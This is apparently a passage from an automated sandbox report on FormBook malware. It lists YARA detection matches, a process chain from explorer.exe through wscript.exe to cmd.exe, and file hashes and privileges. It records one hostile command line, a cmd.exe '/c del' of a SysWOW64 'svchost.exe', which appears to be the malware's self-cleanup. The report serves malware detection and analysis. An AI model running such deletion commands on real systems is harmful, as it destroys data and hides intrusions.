cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.277759385.00000000035D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.277108812.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.277108812.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.277108812.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182B7	NtReadFile

Analysis Process: explorer.exe PID: 3472 Parent PID: 6252

General

Start time:	06:09:48

Start date:	12/05/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: wscript.exe PID: 6712 Parent PID: 3472

General

Start time:	06:10:01
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\wscript.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\wscript.exe
Imagebase:	0x1260000
File size:	147456 bytes
MD5 hash:	7075DD7B9BE8807FCA93ACD86F724884
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.494703247.0000000000610000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.494703247.0000000000610000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.494703247.0000000000610000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.495776656.0000000001120000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.495776656.0000000001120000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.495776656.0000000001120000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.495702077.00000000010F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.495702077.00000000010F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.495702077.00000000010F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	6282B7	NtReadFile

Analysis Process: cmd.exe PID: 6816 Parent PID: 6712

General

Start time:	06:10:06
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Windows\SysWOW64\svchost.exe'
Imagebase:	0x290000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6848 Parent PID: 6816

General

Start time:	06:10:06
Start date:	12/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis